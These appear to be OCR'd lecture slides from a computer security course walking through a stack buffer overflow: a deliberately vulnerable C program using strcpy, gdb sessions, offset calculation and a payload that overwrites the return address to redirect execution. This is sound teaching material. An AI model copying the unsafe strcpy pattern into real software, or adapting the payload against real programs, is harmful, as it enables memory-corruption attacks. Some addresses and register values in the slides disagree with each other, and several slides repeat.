0x0804828a <main+7>:     pushl  -0x4(%ecx)
0x0804828d <main+10>:    push   %ebp
0x0804828e <main+11>:    mov    %esp,%ebp
0x08048290 <main+13>:    push   %ecx
0x08048291 <main+14>:    sub    $0x14,%esp
0x08048294 <main+17>:    mov    0x4(%ecx),%eax
0x08048297 <main+20>:    add    $0x4,%eax
0x0804829a <main+23>:    mov    (%eax),%eax
0x0804829c <main+25>:    mov    %eax,0x8(%esp)
0x080482a0 <main+29>:    movl   $0xbbbbbbbb,0x4(%esp)
0x080482a8 <main+37>:    movl   $0xaaaaaaaa,(%esp)
0x080482af <main+44>:    call   0x8048262 <func>
0x080482b4 <main+49>:    mov    $0x0,%eax
0x080482b9 <main+54>:    add    $0x14,%esp
0x080482bc <main+57>:    pop    %ecx
0x080482bd <main+58>:    pop    %ebp
0x080482be <main+59>:    lea    -0x4(%ecx),%esp
0x080482c1 <main+62>:    ret
End of assembler dump.
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void bar() {
  system("/bin/sh");
}

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {

func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```

Step by Step

Now, let's direct the control flow to foo instead of back to main we just need to overwrite the return address. We can do this by setting $ebp+4:

```
(gdb) p &foo
$1 = (void (*)()) 0x8048244 <foo>
(gdb) set {int}($ebp+4)=&foo
(gdb) c
```

What is the result if we do this?

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void bar() {
  system("/bin/sh");
}

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {

func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```

Step by Step (Question 6 Answer)

Now, let's direct the control flow to foo instead of back to main we just need to overwrite the return address. We can do this by setting $ebp+4:

```
(gdb) p &foo
$1 = (void (*)()) 0x8048244 <foo>
(gdb) set {int}($ebp+4)=&foo
(gdb) c
Continuing.
hello all!!

Program exited normally.
(gdb) Quit
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void bar() {
  system("/bin/sh");
}

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {

func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```

Step by Step (Question 7)

Why are we able to do this using gdb?

Step by Step (Question 7)


Why are we able to do this using gdb?

We have control of all the processes. However, as an attacker, we need to overflow the buffer to write the return address though. We can't attach GDB to a process we don't control.

Step by Step (Question 8)

How do we figure out how much we need to overflow in order to write the return address? Compute the distance between the return address and buffer start. In func: `p $ebp+4-&buf[0]`


Why? The goal is to overwrite the return address using the buffer. Thus, we need to make sure we provide enough input to do just that.



Step by Step (Question 8)

How do we figure out how much we need to overflow in order to write the return address? Compute the distance between the return address and buffer start. In func: `p $ebp+4-&buf[0]`

Why? The goal is to overwrite the return address using the buffer. Thus, we need to make sure we provide enough input to do just that.




Recall the size of a char array

Step by Step (Question 8)

How do we figure out how much we need to overflow in order to write the return address? Compute the distance between the return address and buffer start. In func: `p $ebp+4-&buf[0]`

Why? The goal is to overwrite the return address using the buffer. Thus, we need to make sure we provide enough input to do just that.



In this case, we need 12 characters to overwrite the return + the address of the foo function if we want that to run

Step by Step (Buffer Overflow Complete)

Now, we want to make sure we point to foo. So try the following as your argument -

```
AAAABBBBCCCC\xc0\x9b\x04\x08
```

In this example foo is at 0x8049bc0 so be sure to use the address of foo on your machine

You would run

```
set args $(python2 -c "print 'AAAABBBBCCCC\xc0\x9b\x04\x08'")
```

Step by Step (Buffer Overflow Complete)

If we don't, we'll get an error. For example, if we set the arg to be 12 A's we will get the following :

```
(gdb) set args "AAAAAAAAAAAA"
(gdb) r
Starting program: /home/seed/Desktop/example2 "AAAAAAAAAAAA"

Program received signal SIGSEGV, Segmentation fault.
0x0804820b in frame_dummy ()
```

And the address of the return

```
(gdb) p $ebp+4
$4 = (void *) 0x41414145
```


Notice that we've overwritten the address and received a segfault

Step by Step (Buffer Overflow Complete)

If we do it correctly, we will get the following :

After strcpy…

```
(gdb) p/x c
$7 = 0xdeadbeef
(gdb) s
18      }
(gdb) p/x c
$9 = 0x46464646
(gdb) p/x b
$11 = 0xbbbbbbbb
((gdb) p/x $ebp+4
$13 = 0xbffff4fc
(gdb) p $ebp+4
$14 = (void *) 0xbffff4fc
(gdb) s
foo () at example2.c:9
9       void foo() {
(gdb) p $ebp+4
$15 = (void *) 0x4646464a
```



Notice c has changed from deadbeef to 0x4646…
Remember that F is 46 in ascii

Next time on CSE 127…